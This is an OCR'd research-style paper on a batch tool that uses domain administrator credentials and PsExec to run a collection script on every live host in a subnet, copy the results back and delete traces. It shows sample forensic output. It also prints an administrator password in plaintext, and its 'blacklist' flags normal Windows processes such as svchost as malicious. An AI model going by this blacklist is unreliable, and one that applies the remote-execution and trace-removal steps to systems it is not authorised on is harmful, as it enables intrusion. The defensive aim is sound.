Enter Username and Password of AD Administrator
Getting IP Address of currunt System
Check for the Authentication
NO
Display Message
YES
Getting Subnet mask
Taking 1st IP address
Taking nect IP address
Taking nect IP address
Ping IP
NO
Save IP in Down.txt
YES
Save IP in Active.txt &Connect remote machine to AD machine
Make directory and copy Script file
NO
Display Message
YES
Running Script on client machine
Make Directory in AD machine
Copy Output from remote machine to AD machine
Remove script/data from client machine
Diconnect remote machine
Calling Script A
End

Fig. 2.0 – Overall Working Methodology




Fig. 3.0 – Part of Main Process

The proposed methodology is divided into three parts.

The working start with the taking access of the remote machine. Then the data collection process will be carried out and at the end the last step will be data analysis.

a) Remote Access

In this methodology we are not taking full access of the remote machine. Instead we are going to use the Sysinternal utility (Psexec). Which is only used to run any command or software at the remote machine without taking its full access physically. The main reason behind is it will not disturb the end user and the work will not be compromised.

b) Data Acquisition

After taking the partial access of the remote machine or just making connection with the remote machine the next step is data acquisition. This part is working in three steps:

- Step 1: Connect C drive of end users' machines to the server as temp drive so it will be easy to copy things. Copy the script (part of tool) to the client machine.
- Step 2: Give a command to the end users' machines to execute a copied script and generate related data in text format. Here, all the basic commands will be executed along with some PS tools which will give the information of the Windows machine. The output will be saved in a folder named as IP address of the end users' machine.
- Step 3: Copy output folder from end users' machines to server's current folder. Delete all the footprints / output from end users' machine.


c) Data Analysis

There are two types of data analysis possible

- Automatic analysis of the collected data
  From the collected data the running processes have been taken and compared with the blacklisted processes and generate CSV report if any blacklisted process will be found.
- Manually analysis of the collected data
  Lots of data has been collected from the end users' machines such as registry keys, network information, connected wireless networks, different configuration, users, groups and many more.
  All these details can be analysed manually and from that, we can find out if any suspicious activity has done on those machines or not.


IMPLEMENTATION FOR PROPOSED METHOD

Creating a directory to store Output / Data




```
"Creating Directory to store output files."
Press any key to continue . . .
```

Entering username and password of administrator of the Active Directory. The main reason behind it is Administrator of the Active Directory can access any machine inside the network with his own credentials physically as well as remotely.



```
"Enter Administartor Username"
Administrator
"Enter Administartor Password"
Admin@1232601
```


Authenticating the username and password of the administrator.



```
MANAV0\Administrator
192.168.0.102
"IP address of current machine."
The command completed successfully.

"Authenticate for Username and Password"
Press any key to continue . . .
```


After validating the credentials, the tool will automatically fetch out the subnet mask of the network so there is no need to enter IP addresses of the client machines.

Pinging All the IP addresses one by one.




```
Pinging "192.168.0.1"
Press any key to continue . . .
```

Getting reply from the machine if machine is active and store the IP address in ACTIVE.txt else store the inactive IP addresses in DOWN.txt




```
Pinging "192.168.0.10"
Reply from 192.168.0.10: bytes=32 time=1
Press any key to continue . . .
```

When the tool finds out an active machine and get reply of the ping it first connects the C: drive of the remote machine to the current machine as a local drive and copy all the required files and script from current folder to remote machine.




```
The command completed successfully.

.\cmds\CMDS\.gitattributes
.\cmds\CMDS\.gitignore
.\cmds\CMDS\collector.bat
.\cmds\CMDS\commands(without nonworkin
.\cmds\CMDS\commands.txt
.\cmds\CMDS\README.md
.\cmds\CMDS\_Tools\autorunsc.exe
.\cmds\CMDS\_Tools\handle.exe
.\cmds\CMDS\_Tools\HiJackThis.EXE
.\cmds\CMDS\_Tools\Listdlls.exe
.\cmds\CMDS\_Tools\PsGetsid.exe
.\cmds\CMDS\_Tools\PsInfo.exe
.\cmds\CMDS\_Tools\pslist.exe
.\cmds\CMDS\_Tools\PsLoggedon.exe
.\cmds\CMDS\_Tools\psshutdown.exe
.\cmds\CMDS\_Tools\Tcpvcon.exe
16 File(s) copied
"Copy files to client machine."
```

Executing the copied script o the remote machine.




```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Starting PSEXESVC service on 192.168.0.1
```

The script is running and getting all the required details from the machine by executing all the commands and executables one by one.




```
Querying information for PC-1...
pslist v1.3 - Sysinternals PsList
Copyright (C) 2000-2012 Mark Russinovich
Sysinternals - www.sysinternals.com


PsGetSid v1.44 - Translates SIDs to names a
Copyright (C) 1999-2008 Mark Russinovich
Sysinternals - www.sysinternals.com


PsLoggedon v1.34 - See who's logged on
Copyright (C) 2000-2010 Mark Russinovich
Sysinternals - www.sysinternals.com


TCPView v3.01 - TCP/UDP endpoint viewer
Copyright (C) 1998-2010 Mark Russinovich ar
Sysinternals - www.sysinternals.com

Press any key to continue . . .
\\192.168.0.10\C$\192.168.0.10\CMDS\collect
```

Copying all the output files from remote machine to the current directory.




```
10\CMDS\192.168.0.10\192.168.0.10.txt
10\CMDS\192.168.0.10\autoruns.csv
10\CMDS\192.168.0.10\dlls.txt
10\CMDS\192.168.0.10\Error.txt
10\CMDS\192.168.0.10\handles.txt
10\CMDS\192.168.0.10\psgetsid.txt
10\CMDS\192.168.0.10\psinfo.txt
10\CMDS\192.168.0.10\pslist.txt
10\CMDS\192.168.0.10\psloggedon.txt
10\CMDS\192.168.0.10\tcpvcon.txt
pied
from client machine to current machine
```

Removing all the files including output files and copied script and executables.




```
"Remove files from client machine."
Press any key to continue . . . _
```

Executing Analysis.bat script. It will analyse the processes from output data and generate report based on it.



```
"Calling Analysis.bat file for analysis.'
Press any key to continue . . .
```

End of the Script.




```
Pinging "192.168.0.254"
Press any key to continue . . .
```

RESULTS


In this section we will see the outcomes and result analysis of the implementation.

List of all active machines.




```
192.168.0.10 ACTIVE
192.168.0.15 ACTIVE
```

List of all inactive machines.




```
192.168.0.1 DOWN
192.168.0.2 DOWN
192.168.0.3 DOWN
192.168.0.4 DOWN
192.168.0.5 DOWN
192.168.0.6 DOWN
192.168.0.7 DOWN
192.168.0.8 DOWN
192.168.0.9 DOWN
192.168.0.11 DOWN
192.168.0.12 DOWN
192.168.0.13 DOWN
192.168.0.14 DOWN
192.168.0.16 DOWN
192.168.0.17 DOWN
192.168.0.18 DOWN
192.168.0.19 DOWN
192.168.0.20 DOWN
192.168.0.21 DOWN
192.168.0.22 DOWN
192.168.0.23 DOWN
192.168.0.24 DOWN
192.168.0.25 DOWN
192.168.0.26 DOWN
192.168.0.27 DOWN
```

List of blacklisted processes entered by user.




```
svchost
CDProxyServ
dwm
flashget
WmiPrvSE
10aba34-5619
```

Output directories of the active machines.



192.168.0.10
192.168.0.15


List of output files of the first active machine i.e. 192.168.0.10



```
192.168.0.10.txt    11/17/2(
autoruns.csv        11/17/2(
dlls.txt            11/17/2(
Error.txt           11/17/2(
handles.txt         11/17/2(
psgetsid.txt        11/17/2(
psinfo.txt          11/17/2(
pslist.txt          11/17/2(
psloggedon.txt      11/17/2(
tcpvcon.txt         11/17/2(
```


Outputs of 192.168.0.10

Configuration details of Internet Protocol




```
========================================
ipconfig /all
========================================
========================================

Windows IP Configuration

   Host Name . . . . . . . . . . . . : PC-1
   Primary Dns Suffix  . . . . . . . : manav.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : manav.local

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Netw
   Physical Address. . . . . . . . . : 00-0C-29-2C-18-CC
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::c1f2:8106:b3c2:5b3a
   IPv4 Address. . . . . . . . . . . : 192.168.0.10(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

List of all active connections with protocols and state of that connections.




```
netstat -nao
========================================
========================================

Active Connections

  Proto  Local Address          Foreign Address        Sta
  TCP    0.0.0.0:135            0.0.0.0:0              LIS
  TCP    0.0.0.0:445            0.0.0.0:0              LIS
  TCP    0.0.0.0:3389           0.0.0.0:0              LIS
  TCP    0.0.0.0:5357           0.0.0.0:0              LIS
  TCP    0.0.0.0:49152          0.0.0.0:0              LIS
  TCP    0.0.0.0:49153          0.0.0.0:0              LIS
  TCP    0.0.0.0:49154          0.0.0.0:0              LIS
  TCP    0.0.0.0:49155          0.0.0.0:0              LIS
  TCP    0.0.0.0:49156          0.0.0.0:0              LIS
  TCP    192.168.0.10:139       0.0.0.0:0              LIS
  TCP    192.168.0.10:445       192.168.0.10:49210     EST
  TCP    192.168.0.10:445       192.168.0.102:59338    EST
  TCP    192.168.0.10:49189     192.168.0.102:135      TIM
  TCP    192.168.0.10:49190     192.168.0.102:49158    TIM
  TCP    192.168.0.10:49210     192.168.0.10:445       EST
  TCP    192.168.0.10:49211     192.168.0.102:139      TIM
  TCP    192.168.0.10:49213     192.168.0.102:139      TIM
  TCP    [::]:135               [::]:0                 LIS
```

Full Information of the machine




```
System information for \\PC-1:
Uptime:                    0 days 1 hour 35 minutes 43 seconds
Kernel version:            Windows 7 Professional, Multiprocessor Free
Product type:              Professional
Product version:           6.1
Service pack:              0
Kernel build number:       7600
Registered organization:   Microsoft
Registered owner:          Microsoft
IE version:                8.0000
System root:               C:\Windows
Processors:                1
Processor speed:           1.9 GHz
Processor type:            Intel(R) Core(TM) i3-3227U CPU @
Physical memory:           1536 MB
Video driver:              VMware SVGA 3D
Volume Type       Format     Label                      Size       Free    Fre
    C: Fixed      NTFS                              60.00 GB   48.54 GB   80.9
    D: CD-ROM                                                              0.0

Installed     HotFix
n/a           Internet Explorer - 0
Applications:
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 9.0.30729.6161
```

Running process list of the machine




```
Process information for PC-1:

Name                              Pid Pri Thd  Hnd      VM      WS    Priv
Idle                                0   0   1    0       0      24       0
  System                            4   8  92  552    4604     608     112
    smss                          244  11   2   29    5056     968     352
csrss                             332  13   8  589   49620    4060    1968
  conhost                        2408   8   2   33   26680    2548     860
wininit                           384  13   3   76   48388    4020    1308
  services                        492   9   6  203   40580    8092    4916
    svchost                       340   8  14  586   51448   11684    6480
    svchost                       596   8  10  349   46080    8584    3620
      WmiPrvSE                   1896   8  10  253   78392   17792    9976
      WmiPrvSE                   1984   8   7  119   38172    5528    2072
      WmiPrvSE                   3020   8  17  319   56640   12500    6212
    svchost                       612   8  22  537   83216   14696   10740
    vmacthlp                      656   8   4   53   40940    3776    1384
    svchost                       700   8   8  278   36268    7340    3288
    svchost                       780   8  18  479   81520   17472   16392
      audiodg                     288   8   3  112   51484   15216   15376
    svchost                       848   8  16  364   83044   11584    4564
      dwm                        3056  13   5  116  156460   52168   63092
    svchost                       896   8  42  990  133036   32208   18924
    TrustedInstaller             1004   8   5  124   60772    7928    2956
    spoolsv                      1168   8  13  302  107904   15376    9072
```

List of all loaded DLLs by the system processes and user define processes.




```
ListDLLs v3.1 - List loaded DLLs
Copyright (C) 1997-2011 Mark Russinovich
Sysinternals - www.sysinternals.com

------------------------------------------------------------
smss.exe pid: 244
Command line: \SystemRoot\System32\smss.exe

Base                Size      Path
0x00000000483e0000  0x20000   C:\Windows\System32\smss.exe
0x0000000077150000  0x1ab000  C:\Windows\SYSTEM32\ntdll.dll
------------------------------------------------------------
csrss.exe pid: 332
Command line: %SystemRoot%\system32\csrss.exe ObjectDirector
SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:U
ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxss

Base                Size      Path
0x0000000049de0000  0x6000    C:\Windows\system32\csrss.exe
0x0000000077150000  0x1ab000  C:\Windows\SYSTEM32\ntdll.dll
0x00000000fd130000  0x13000   C:\Windows\system32\CSRSRV.dll
0x00000000fd110000  0x11000   C:\Windows\system32\basesrv.DL
0x00000000fd0d0000  0x38000   C:\Windows\system32\winsrv.DLL
0x0000000076f30000  0xfa000   C:\Windows\system32\USER32.dll
```

Last logged on of the different users locally and via resource shares.




```
Users logged on locally:
     11/17/2019 6:05:31 PM      MANAV0\PC-1
     <unknown time>             MANAV0\Administrator

Users logged on via resource shares:
     11/17/2019 6:03:50 PM      MANAV0\Administrator
     11/17/2019 6:10:19 PM      PC-1\Administrator
```

List of autorun processes and connected registry keys with the description and location of that processes.



A	B	C	D	E	F	G	H	I	
Entry Loca	Entry	Enabled	Category	Descriptic	Publisher	Image Pat	Launch Str	MD5	SH
HKLM\Sys	autocheck	enabled	Boot Exec	Auto Chec	Microsoft	c:\windov	autocheck autochk *		
HKLM\Sys	%systemr	enabled	Boot Exec	Service Cc	Microsoft	c:\windov	%systemroot%\system:		
HKLM\Sys	AeLookup	enabled	Services	Processes	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	ALG	enabled	Services	Provides s	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	AppIDSvc	enabled	Services	Determin	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	Appinfo	enabled	Services	Facilitates	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	AppMgmt	enabled	Services	Processes	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	AudioEnd	enabled	Services	Manages a	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	AudioSrv	enabled	Services	Manages a	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	AxInstSV	enabled	Services	Provides U	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	BDESVC	enabled	Services	BDESVC h	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	BFE	enabled	Services	The Base F	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	BITS	enabled	Services	Transfers	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	Browser	enabled	Services	Maintains	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	bthserv	enabled	Services	The Bluet	Microsoft	c:\windov	%SystemRoot%\system		
HKLM\Sys	CertPropS	enabled	Services	Copies us	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	clr_optimi	enabled	Services	Microsoft	Microsoft	c:\windov	%systemroot%\Microsc		
HKLM\Sys	clr_optimi	enabled	Services	Microsoft	Microsoft	c:\windov	%systemroot%\Microsc		
HKLM\Sys	COMSysA	enabled	Services	Manages t	Microsoft	c:\windov	%SystemRoot%\system		
HKLM\Sys	CryptSvc	enabled	Services	Provides f	Microsoft	c:\windov	%SystemRoot%\system		
HKLM\Sys	CscService	enabled	Services	The Offlin	Microsoft	c:\windov	%SystemRoot%\Systerr		
HKLM\Sys	DcomLaur	enabled	Services	The DCOM	Microsoft	c:\windov	%SystemRoot%\system		

The malicious / blacklisted processes which we have in text file is compared with the running processes output of the machines and generate the report which is showing that which blacklisted process is running in which machine.



	A	B	C
1	Machine Name	Service Name	Status
2			
3	192.168.0.10	svchost	found
4	192.168.0.10	dwm	found
5	192.168.0.10	WmiPrvSE	found
6			
7			
8	192.168.0.15	svchost	found
9	192.168.0.15	WmiPrvSE	found
10			
11			
12			
13			
14			
15			

CONCLUSION

The aim of the tool is to extract the related information and data from the end point machines and do further investigation. There are many tools available for the endpoint security and many of those tools provides the run time analysis and detection facility to find out or detect the malicious processes and other things. A lot of study has been done and many companies made their software for the end point security. Besides that, the malware authors are still capable to write malicious code which are undetectable and make themselves persistence. And many times, the attacker will find the vulnerability inside these tools and compromise these tools and get the details from these tools itself. Which means at the end after attack investigation is the main thing in any organization.This tool is capable to fetch many important information from the end point and also many more data which might be very useful for further investigation. In addition, this tool has a feature to find out if any malicious process is running on end machines or not.

On the basis of the above points, the following conclusions can be made.

- End point security is good, but scanning of the end point machines is must.
- Do not fully depends on only one tool and it is not preferable all the time to use the tool which are using external agents for the tasks.
- There is a need of one tool which is fully based on the system tools and commands and there is not external installation so It is very hard or nearly impossible to hack that tool.
- Sometimes manual analysis is required, at this time there should any mechanism to save the data and information in text format.

Here, our tool and research are not completed but still in implementation phase so other features will be added to the tool and we can improve after attack investigation in any organization. The above-mentioned conclusion is fully based on my theoretical knowledge.

REFERENCES

- Must-Know Cybersecurity Statistics by varonis https://www.varonis.com/blog/cybersecurity-statistics/
